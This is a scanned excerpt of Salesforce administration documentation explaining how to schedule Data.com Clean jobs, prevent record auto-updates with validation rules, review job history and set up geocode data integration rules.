Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Clean license

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Considerations for Scheduling Data.com Clean Jobs
Review considerations for scheduling your records to be updated automatically using Data.com Clean jobs.

Schedule Data.com Clean Jobs
To keep your records' clean status up to date, schedule automated jobs to compare your records with Data.com. Jobs are only available to organizations with a Data.com Clean license.

Schedule a Full Sync of Your Salesforce Account Records with Data.com Clean
If you use the D&B DUNSRight™ Matching service, you can schedule a full sync of your account records with Data.com's the next time your account clean jobs run. The full sync compares all of your account records with records from Data.com, and may find matches for records that were not matched during previous jobs.

Prevent Data.com Clean Jobs from Updating Records
You can prevent individual account, contact, and lead records from being updated with Data.com data when automated jobs run.

Review Data.com Clean Job History
The Data.com Clean Job History table lets you review your current jobs and access job error logs.

Considerations for Scheduling Data.com Clean Jobs

Review considerations for scheduling your records to be updated automatically using Data.com Clean jobs.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Important: If you have set up triggers to run when account, contact, or lead records are updated, and your triggers perform SOQL queries, the queries may interfere with jobs for those objects. Your Apex triggers (combined) can't exceed 200 SOQL queries per batch. If they do, your job for that object will fail. In addition, if your triggers are @future methods, they are subject to a limit of 10 @future calls per batch.

- Jobs are only available to organizations with a Data.com Clean license.
- You must have jobs scheduled for at least one day in a week them to run.
- Jobs only process records of enabled objects
- In a full sync job, all records are cleaned, regardless of their clean status. In an *incremental sync* job, only records with a `Not Compared` clean status are cleaned.
- When a full sync job runs, it runs instead of an incremental sync job.
- If a full sync job is scheduled to run, it runs even if no records have changed.
- The duration between jobs is counted from the time the previous job finishes to the start of the next job.
- Jobs are queued according to your scheduling settings, and they run independently for accounts, contacts, and leads.
- How long it takes for a job to complete depends on several things, including which matching service you've selected (for account jobs), how many records your job cleans, and overall Salesforce performance. Using Data.com matching, it takes about a day for jobs to clean 3,000,000 records. Using DUNSRight™ matching, it takes about a day for jobs to clean 750,000 records.
- Use your sandbox environment to try out automated Clean jobs before running them in your production org with live data. After Data.com Clean is provisioned in your production org, refresh your sandbox so it has the same permissions and data. Then follow

the steps in Implementing Data.com Clean to set up Data.com Clean in your sandbox. If everything runs smoothly in your sandbox environment, follow the same implementation steps in your production org.

- Jobs scheduled in a sandbox environment expire after 30 days.
- For best results, include a valid value for the `Country` and `State/Province` fields.
- Before scheduling jobs, schedule regular backups of your account, contact, and lead data. It's always a good practice, and if your Salesforce records are ever matched inappropriately, you can revert to previous versions.
- Set up field history tracking for accounts, contacts, and leads. Field history tracking helps you identify changes to field values, and tracks who made changes and when. If you use field history tracking, make sure you add the Account History, Contact History, and Lead History related lists to those objects' respective page layouts.
- Jobs do not process person account records.
- The Company Info for Accounts data integration rule conflicts with Clean jobs. To avoid conflicts, see Considerations for Setting Up Company Info Data Integration Rules.

SEE ALSO:

Set Up Data.com Clean

Set Up Data.com Clean Jobs

Guidelines for Selecting an Account Matching Service

Schedule Data.com Clean Jobs

To keep your records' clean status up to date, schedule automated jobs to compare your records with Data.com. Jobs are only available to organizations with a Data.com Clean license.

1. Review the considerations before scheduling jobs.
2. From Setup, enter *Jobs* in the `Quick Find` box, then select **Jobs** under the Clean section.
3. Select the days of the week when you want jobs to run.
4. Select your preferred start time.

   Note: Jobs run independently, so their exact start times may vary.

5. Click **Save**.

SEE ALSO:

Set Up Data.com Clean

Set Up Data.com Clean Jobs

Considerations for Scheduling Data.com Clean Jobs

Review Data.com Clean Job History

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To schedule Data.com Clean jobs and view job history:

- "Customize Application"

Schedule a Full Sync of Your Salesforce Account Records with Data.com Clean

If you use the D&B DUNSRight™ Matching service, you can schedule a full sync of your account records with Data.com's the next time your account clean jobs run. The full sync compares all of your account records with records from Data.com, and may find matches for records that were not matched during previous jobs.

After the requested full sync has run, the option is turned off. You can turn it back on and schedule another full sync every 30 days. We'll let you know when your full sync is in progress, or how long it's been since your last full sync was run.

1. From Setup, enter *Jobs* in the `Quick Find` box, then select **Jobs** under Data.com.
2. Click the button next to **Full Sync With Next Job** to turn full sync **On**.
   After the requested full sync runs, the button changes to **Off**.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To schedule Data.com Clean jobs and view job history:

- "Customize Application"

SEE ALSO:

- Set Up Data.com Clean
- Set Up Data.com Clean Jobs

Prevent Data.com Clean Jobs from Updating Records

You can prevent individual account, contact, and lead records from being updated with Data.com data when automated jobs run.

Use Skipped Clean Status to Prevent Data.com Clean Jobs from Updating Records

Use the `Skipped records` Data.com Clean job bypass preference, which makes sure records with a `Clean Status` of `Skipped` are not updated by jobs. This is the recommended method of preventing jobs from updating records.

Use Custom Fields and Validation Rules to Prevent Data.com Clean Jobs from Updating Records

Use a custom field to identify the records you don't want auto-updated. Then, create a validation rule that tells jobs to skip these records.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

- Set Up Data.com Clean Jobs
- Set Up Data.com Clean
- Can I prevent Data.com Clean jobs from automatically updating records?

Use `Skipped` Clean Status to Prevent Data.com Clean Jobs from Updating Records

Use the `Skipped records` Data.com Clean job bypass preference, which makes sure records with a `Clean Status` of `Skipped` are not updated by jobs. This is the recommended method of preventing jobs from updating records.

1. From Setup, enter *`Preferences`* in the `Quick Find` box, then select **Preferences** under the Clean section.
2. Select `Skipped records` from the Job Bypass Preferences for Accounts, Contacts, and Leads jobs.
3. Save your preferences.
4. Set the `Clean Status` to *`Skipped`* for records that you don't want jobs to update.

   Tip: You can use the Salesforce API, the Data Loader, or an Apex trigger to set the `Clean Status` for multiple records.

5. To make sure the `Clean Status` for `Skipped` records does not change when records are updated, create an Apex trigger.
   When a record is updated, the trigger sets its `Clean Status` back to `Skipped`. Then, jobs won't update the record.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To set job preferences:
- "Customize Application"

To create Apex classes and triggers:
- "Author Apex"

SEE ALSO:

Use Custom Fields and Validation Rules to Prevent Data.com Clean Jobs from Updating Records

Use Custom Fields and Validation Rules to Prevent Data.com Clean Jobs from Updating Records

Use a custom field to identify the records you don't want auto-updated. Then, create a validation rule that tells jobs to skip these records.

Important: If you create a validation rule to prevent auto-updates, keep this best practice in mind.

The validation rule generates entries and related messages in Data.com Clean job logs, but your jobs may generate other entries and errors, as well, so make sure that you examine your job logs carefully.

1. Create a custom field for each object in which there are records you want to prevent Clean jobs from automatically updating.
   Here's an example of how to define the custom field.

Field	Value or Selection
`Field Type`	`Checkbox`
`Field Label`	*`Data.com Does Not Auto-Update`*
`Default Value`	`Unchecked`
`Description`	*`Prevents automated Clean jobs from updating fields with the matched Data.com record's values.`*

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create or change custom fields:
- "Customize Application"

To define or change field validation rules:
- "Customize Application"

To view field validation rules:
- "View Setup Configuration"

Field	Value or Selection
Help Text	*Exclude this record from automated field updates from Data.com Clean jobs*

2. To block auto-updates on records that have `Data.com Does Not Auto-Update` (or whatever you've named the custom field) selected, create a validation rule.

   Here's an example of how to define the validation rule for each object.

Field	Value or Selection
Rule Name	*Block_autoupdate_from_Data_com*
Description	*Record-level prevention of automated Clean jobs from automatically updating field values.*
Error Condition Formula (for Accounts)	`(YOUR CUSTOM FIELD API NAME) && ($User.Alias = "autocln") && (ISCHANGED(DunsNumber) || ISCHANGED(NumberOfEmployees) || ISCHANGED(AnnualRevenue) || ISCHANGED(TickerSymbol) || ISCHANGED(Website) || ISCHANGED(Industry) || ISCHANGED(Ownership) || ISCHANGED(BillingCity) || ISCHANGED(BillingCountry) || ISCHANGED(BillingState) || ISCHANGED(BillingStreet) || ISCHANGED(BillingPostalCode) || ISCHANGED(Phone) || ISCHANGED(Fax) || ISCHANGED(Site) || ISCHANGED(Tradestyle) || ISCHANGED(YearStarted) || ISCHANGED(Sic) || ISCHANGED(SicDesc) || ISCHANGED(NaicsCode) || ISCHANGED(NaicsDesc) || ISCHANGED(Description))`
Error Condition Formula (for Contacts)	`(YOUR CUSTOM FIELD API NAME ) && ($User.Alias = "autocln") && (ISCHANGED( Title ) || ISCHANGED( Email ) || ISCHANGED( Phone ) || ISCHANGED( MailingStreet ) || ISCHANGED( MailingCity ) || ISCHANGED( MailingState ) || ISCHANGED( MailingCountry ) || ISCHANGED( MailingPostalCode ) )`
Error Condition Formula (for Leads)	`(YOUR CUSTOM FIELD API NAME ) && ($User.Alias = "autocln") && (ISCHANGED( Company ) || ISCHANGED( Title ) || ISCHANGED( Email ) || ISCHANGED( Phone`

Field	Value or Selection
	) || ISCHANGED(Street) || ISCHANGED(City) || ISCHANGED(State) || ISCHANGED(PostalCode) || ISCHANGED(Country) || ISCHANGED(NumberOfEmployees) || ISCHANGED(AnnualRevenue) || ISCHANGED(Industry) || ISCHANGED(CompanyDunsNumber))
Error Message	*This record has been excluded from automated field updates from Data.com Clean jobs.*

3. Open each record that you don't want to be auto-updated, and select `Do Not Auto-Update` (or whatever you've named the custom field).
   When automated jobs run, for each record that is not updated, you see a message in the job log: "`This record has been excluded from automated field updates from Data.com Clean jobs.`"

   Tip: You can use the Data Loader or a custom trigger to select this checkbox for multiple records.

SEE ALSO:

Create Custom Fields

Define Validation Rules

Use Skipped Clean Status to Prevent Data.com Clean Jobs from Updating Records

Review Data.com Clean Job History

The Data.com Clean Job History table lets you review your current jobs and access job error logs.

Important: If you use the Do Not Auto-Update validation rule to prevent selected records from being automatically updated by Data.com Clean jobs, make sure you understand its effects on Clean job logs. The rule generates entries and related messages in job logs, but your jobs may generate other entries and errors, as well. So make sure you examine your job logs carefully. The validation rule is available in the Data.com Reports AppExchange package.

1. From Setup, enter *Jobs* in the `Quick Find` box, then select **Jobs**.
2. View job details in the Clean Jobs History section.
3. If the job encountered errors when processing records, click the link in either the `Batch Errors` or `Entity Errors` columns to download the job log `.csv` file.
   We store job logs for 21 days.

Here are the definitions for the table columns.

Column Heading	Definition
`Date`	The date the job was run.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To schedule Data.com Clean jobs and view job history:

- "Customize Application"

Column Heading	Definition
`Time Submitted`	The time the job was submitted to the job queue. Jobs run independently, so this might not be the exact time the job was run.
`Job Type`	The type of job: for Accounts, D&B Companies, Contacts, or Leads. There are multiple types of account jobs. `Account (Data.com Matching)`: the Data.com matching service was used to match the account records. `Account (DUNSRight Matching)`: the DUNSRight matching service was used to match the account records. `Account (D-U-N-S Number Lookup)`: the `D-U-N-S Number` field, if present, was used to rematch (or look up) the account records.
`Job Status`	The status of the job: `Queued`: the job is in the queue to run. For jobs in this status, the `Time Submitted` column displays a dash (–). `Preparing`: the job is being prepared to run. `Processing`: the job is in process. `Completed`: the job has finished running (with or without errors). `Failed`: the job failed to run. `Aborted`: the job was aborted before or while it ran.
`Records`	The total number of Salesforce records processed by the job.
`Matched`	The total number of Salesforce records the job matched to Data.com records.
`Unmatched`	The total number of Salesforce records the job did not match to Data.com records.
`Inactive`	The number of Salesforce records that are marked as `Inactive` in Data.com.
`Batch Errors`	The total number of batch errors a job encountered while it ran. A dash indicates either no errors or no data. If the job produces a batch error job log, click the link to download and open its .csv file.
`Entity Errors`	The total number of entity errors a job encountered while it ran. A dash indicates either no errors or no data. If the job produces an entity error job log, click the link to download and open its .csv file. There you'll find an explanation of any entity error that was produced because a record failed to save—for example, because of a validation rule failure. Entity errors usually result from validation rule failures or required field violation. If an explanation exists, we'll provide it.

Column Heading	Definition
	The unique ID of a record that produced an error during the job. To open the record, append the 15-digit ID to the URL of your Salesforce instance. For example: `https://na1.salesforce.com/0013000000hKBTq`.

SEE ALSO:

Set Up Data.com Clean

Set Up Data.com Clean Jobs

Review Triggers and Workflow Rules for Data.com Compatibility

USER PERMISSIONS

To implement Data.com Clean:	"Customize Application"
To implement Data.com Prospector:	"Customize Application"
To implement Data Integration:	"Customize Application"
To define triggers:	"Author Apex"
To define workflow rules:	"Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

If your orgs uses triggers or workflow rules on objects that you update with Data.com, review the triggers and workflows and consider adjusting them or bypassing them so users don't encounter unexpected results when records are updated.

Note: This information applies to Data Integration *and* to Data.com Clean.

1. If you use triggers on any object that's updated by Data.com, from the object's management settings, go to Triggers.
2. Open and examine each trigger to make sure that your system or users don't encounter unexpected results when records are updated.

   If you find that one or two triggers cause unexpected results, try adjusting those triggers.

   - If you use Clean jobs and find multiple triggers that can cause unexpected results, bypass the triggers when jobs are run. Select that option on the Clean Preferences page. From Setup, enter `Preferences` in the `Quick Find` box, then select **Preferences** under Clean.
   - If you use Data Integration and find multiple triggers that can cause unexpected results, bypass the triggers when data integration rules run. From Setup, enter `Data Integration Rules` in the `Quick Find` box. Select each rule, click **Edit Rule Settings**, select **Bypass triggers**, and then click **Save**.

     Note: In data integration rules for custom objects, triggers aren't bypassed even if **Bypass triggers** is selected.

3. If you use workflows, from Setup, enter `Workflow Rules` in the `Quick Find` box, then select **Workflow Rules**.

4. Open and examine each workflow rule to make sure that your system or users don't encounter unexpected results when records are cleaned.

   If you find that one or two workflow rules cause unexpected results, try adjusting those rules.

   - If you use Clean jobs and find multiple rules that can cause unexpected results, bypass the workflow rules when jobs are run. You can select that option on the Clean Preferences page. You can select that option on the Clean Preferences page. From Setup, enter *Preferences* in the Quick Find box, then select **Preferences** under Clean.
   - If you use Data Integration and find multiple workflow rules that can cause unexpected results, bypass the workflow rules when data integration rules run. From Setup, enter *Data Integration Rules* in the Quick Find box. Select each rule, click **Edit Rule Settings**, select **Bypass workflow rules**, and click **Save**.

5. For all triggers and workflow rules you're using, check results on affected object records.

Example: Your organization has a trigger that creates and assigns a task every time a lead record is updated by any means. If you clean leads using Clean jobs, your users could get more tasks than expected, so adjust the trigger so that tasks are only created and assigned when records are *manually edited* or *cleaned by Salesforce users*. You can determine who last updated a record by checking the Last Modified By field. Records last updated by a Clean job show Data.com Clean in that field, and records updated by users show the first and last name of the user.

SEE ALSO:

Considerations for Setting Up Company Info Data Integration Rules

Configure List Views for Data.com Clean

Before your Data.com Clean users can clean records from a list, add the Clean Status field to your org's list views.

Note: This information applies to Data.com Clean and not to Data Integration.

1. Click the tab (Accounts, Contacts, or Leads) for the object whose records you want to clean from your list.

   Note: If your org uses DUNSRight matching to clean account records, list view cleaning is not available for account records.

2. Select a view from the drop-down and click **Edit**.
3. Scroll the Available Fields list to find the Clean Status field, then add it to the list of Selected Fields.
   The **Clean** button is automatically added to the list view.

SEE ALSO:

Create a Custom List View in Salesforce Classic

Set Up Data.com Clean

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create custom list views:
- "Read" on the type of record included in the list

To create, edit, or delete public list views:
- "Manage Public List Views"

Set Up Data Integration Rules

Up-to-date information helps your users maintain customer relationships and pursue promising leads. Give your users the latest account, contact, and lead information by setting up data integration rules.

Data Integration Rules

Data integration rules are provided by a data service to control how the service updates your Salesforce records. Rules tell the data service how to find records to update and which updates to make. Rules also control how updates affect other features, such as triggers and workflow rules.

Automatically Get Geocodes for Addresses

Take advantage of geocodes to help your sales and marketing teams find nearby prospects and assign territories and campaigns. Using geocode data integration rules, you can automatically get geocodes for addresses on accounts, contacts, and leads.

Automatically Update Accounts and Leads with Critical Company Information

Make it easier for your sales teams to pursue the most promising leads, segment accounts, plan territories and campaigns, and understand customers better. Company Info rules provide access to over 100 fields of company, industry, and financial information from Dun & Bradstreet using the same fields as Data.com Clean.

Guidelines for Determining How Well Data Integration Rules Are Working

Do you want to know how well Data Integration is working for your organization? Check out the Data Integration Metrics page, which shows the match rate for your data integration rules. You see the percentage of your records that matched a record in the data service. When your record matches, the data service can update it with the latest data.

Standard Data Integration Rules

Key details about the standard data integration rules include how each rule works and the fields it affects.

Statuses for Data Integration

If you've activated data integration rules, you see an update status on records. This status indicates how the record's data compares with the data in the rule's data service.

Data Integration Rules

Data integration rules are provided by a data service to control how the service updates your Salesforce records. Rules tell the data service how to find records to update and which updates to make. Rules also control how updates affect other features, such as triggers and workflow rules.

Note: You don't need a Data.com license to use every data integration rule. Some rules provided by Data.com, such as geocode data integration rules, are available for free. You can also use data services in data packages provided by third parties without a Data.com license. Data integration rules are independent of other Data.com features, though some rules update the same records as other Data.com features such as Clean jobs.

Data integration rules control the data service and how it does updates.

Data Service
Each rule is associated with a single data service, but the service can provide more than one rule. For example, a geocode data service can provide one rule for updating accounts and another for updating contacts.

Rule State
Rules are either inactive or active. Inactive rules don't do updates, but you can update their settings. You can also update settings for active rules, but the data service does a full update on all records after you save your changes.

Salesforce Object
The object that the data service updates. The Data.com Company Info for Accounts rule, for example, updates records in the accounts object.

Match Mappings
The criteria the data service uses to find your records. The criteria are stored as a match field mapping between fields in the data service and fields in the object.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Update Mappings
The fields that the data service updates when it finds a match. These fields are stored as an update field mapping between fields in the data service and fields in the object.

Perpetual Updates
Data integration rules are designed to do automatic updates whenever you add or modify a record.

Data Refresh
Active rules automatically refresh all your records at regular intervals.

Trigger and Workflow Rule Control
You can set a rule to bypass triggers and workflow rules after an update.

Last-modified Data
You can prevent a rule from changing a record's last-modified data after an update.

After you activate a data integration rule, it immediately goes to work. Existing records are checked to see if new data is available. New records are checked when they're saved. If new data is available, the record is updated based on the data integration rule settings.

Example: You have an app that assigns leads to territories based on the latitude and longitude of lead addresses, but your records don't have the latest latitude and longitude data. To fix the problem, set up and activate the `Geocodes for Lead Address` data integration rule. Then, geocode information is automatically added to all your existing *and* new leads. Here's a summary for this rule.

Attribute	Value
Name	`Geocodes for Lead Address`
Data Service	Data.com Geo
Object	Lead
Fields Updated	Latitude, longitude, and accuracy fields associated with the `Address` field: • `Latitude` • `Longitude` • `GeocodeAccuracy` Note: These fields can't be added to the page layout. However, you can view them using custom formula fields or by querying the Salesforce API.
How Fields Are Updated	Overwrite
Update All Records When the Rule Is Activated or Saved	Yes
Bypass Triggers?	Yes
Bypass Workflow Rules?	Yes

Attribute	Value
Do Not Update Last Modified Info	Yes

SEE ALSO:

Set Up Data Integration Rules

Standard Data Integration Rules

Automatically Get Geocodes for Addresses

Take advantage of geocodes to help your sales and marketing teams find nearby prospects and assign territories and campaigns. Using geocode data integration rules, you can automatically get geocodes for addresses on accounts, contacts, and leads.

Important: Geocodes are added to records using Data.com technology. However, a Data.com license is not required to use this feature.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Setting Up Geocode Data Integration Rules

Review these considerations before adding geocode information to accounts, contacts, and leads using Data.com geocode data integration rules.

Set Up Geocode Data Integration Rules

In a few steps, you can set up and activate your Data.com geocode data integration rules. Geocodes are then added to existing accounts, contacts, and leads. New accounts, contacts, and leads get this information when they're saved.

Guidelines for Setting Up Geocode Data Integration Rules

Follow some important guidelines when automatically adding geocode information to your records with Data.com.

Update a Record with Geocode Information

Geocode data integration rules add geocodes for addresses on your accounts, contacts, and leads. From the record's detail page, you can check its update status or manually update the record.

Verify That Geocodes Were Added to Records

Because geocode fields are not typically visible on a record, you need to complete a few steps to verify that a Data.com data integration rule added the geocodes.

Geocode Fields

Geocode information identifies a location using a latitude, a longitude, and an accuracy rating. Geocode fields are available for standard addresses on accounts, contacts, and leads in Salesforce. Geocode fields are not visible on records, but they can be viewed using the Salesforce API.

Considerations for Setting Up Geocode Data Integration Rules

Review these considerations before adding geocode information to accounts, contacts, and leads using Data.com geocode data integration rules.

Important: Geocodes are added to records using Data.com technology. However, a Data.com Clean license is not required to use this feature.

- The following actions occur when geocode information is added to records:
  - Existing values in geocode information fields are overwritten.
  - The `SystemModStamp` field is always updated. Review any integrations that use this field to make sure that they aren't affected.
  - By default, the `LastModifiedDate` and `LastModifiedById` fields aren't updated. You can change this option in the geocode data integration rule settings.
- Geocode information is not visible on records. However, it can be viewed using the Salesforce API. Also, you can create custom fields using formulas to show geocode information fields on records.
- Status information associated with data integration rules can't be copied to or from a sandbox. For example, in your production org, you activate your `Geocodes for Lead Address` data integration rule, and geocode information is successfully added to all your existing leads. As a result, the status of the `Geocodes for Lead Address` data integration rule for each lead is In Sync. You can't copy this status information for records to your sandbox. To get status information in your sandbox, activate your data integration rules and process your records in your sandbox.
- Person accounts are not currently supported.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Set Up Geocode Data Integration Rules

Set Up Geocode Data Integration Rules

In a few steps, you can set up and activate your Data.com geocode data integration rules. Geocodes are then added to existing accounts, contacts, and leads. New accounts, contacts, and leads get this information when they're saved.

Note: This information applies to Data Integration and not to Data.com Clean.

Important: Geocodes are added to records using Data.com technology. However, a Data.com Clean license is not required to use this feature.

1. From Setup, enter *`Data Integration Rules`* in the `Quick Find` box, then select **Data Integration Rules**.
2. Click the name of the geocode data integration rule you want to edit. See Standard Data Integration Rules.
3. Review your data integration rule settings.


EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up and activate data integration rules:
- "Customize Application"



a. To change the settings, click **Edit Rule Settings**, make your changes, and then click **Save**.
   If **Update all records after this rule is activated or saved** is selected, geocodes are added to all existing records. New records get geocodes when they're saved. Existing geocode values are overwritten.


b. To change the field mapping, click **Edit Field Mapping**.

c. To activate a rule, click **Activate**. To deactivate it, click **Deactivate**

4. To return to the list of geocode rules, click **Back to List: Data Integration Rules**.

5. Repeat this process for the other geocode data integration rules.

6. In Salesforce Classic, if you want to check the update status of the geocode data integration rules, add the Data Integration Rules related list to the page layout for accounts, contacts, and leads. (This step isn't necessary in Lightning Experience.)



SEE ALSO:

- Considerations for Setting Up Geocode Data Integration Rules
- Update a Record with Geocode Information
- Verify That Geocodes Were Added to Records
- Geocode Fields

Guidelines for Setting Up Geocode Data Integration Rules

Follow some important guidelines when automatically adding geocode information to your records with Data.com.

Important: Geocodes are added to records using Data.com technology. However, a Data.com license is not required to use this feature.

- By default, geocode rules don't update last-modified information when they update a record. If you have automated processes that depend on the last-modified information, they don't run when a geocode rule does an update. If you want a geocode rule to update the last-modified information, edit the rule's settings and deselect **Leave last-modified information unchanged**, then click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

- To let your users manually add geocodes to records using geocode rules, set field-level security for the geocode and accuracy fields.

SEE ALSO:

Set Up Geocode Data Integration Rules

Update a Record with Geocode Information

Geocode data integration rules add geocodes for addresses on your accounts, contacts, and leads. From the record's detail page, you can check its update status or manually update the record.

Important: Geocodes are added to records using Data.com technology. However, a Data.com Clean license is not required to use this feature.

1. Open the record that you're checking.
2. Review the update status for the record's geocode data integration rule. For example, if you're checking the billing address for the account, you review the update status for the Geocodes for Account Billing Address data integration rule. In Salesforce Classic, the status is located in the Data Integration Rules related list. (If you can't find the related list, ask your Salesforce admin to add it to your page layout.) In Lightning Experience, click the **Check Integration Status** quick action.
3. To manually update the record, click **Update** for the geocode data integration rule.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

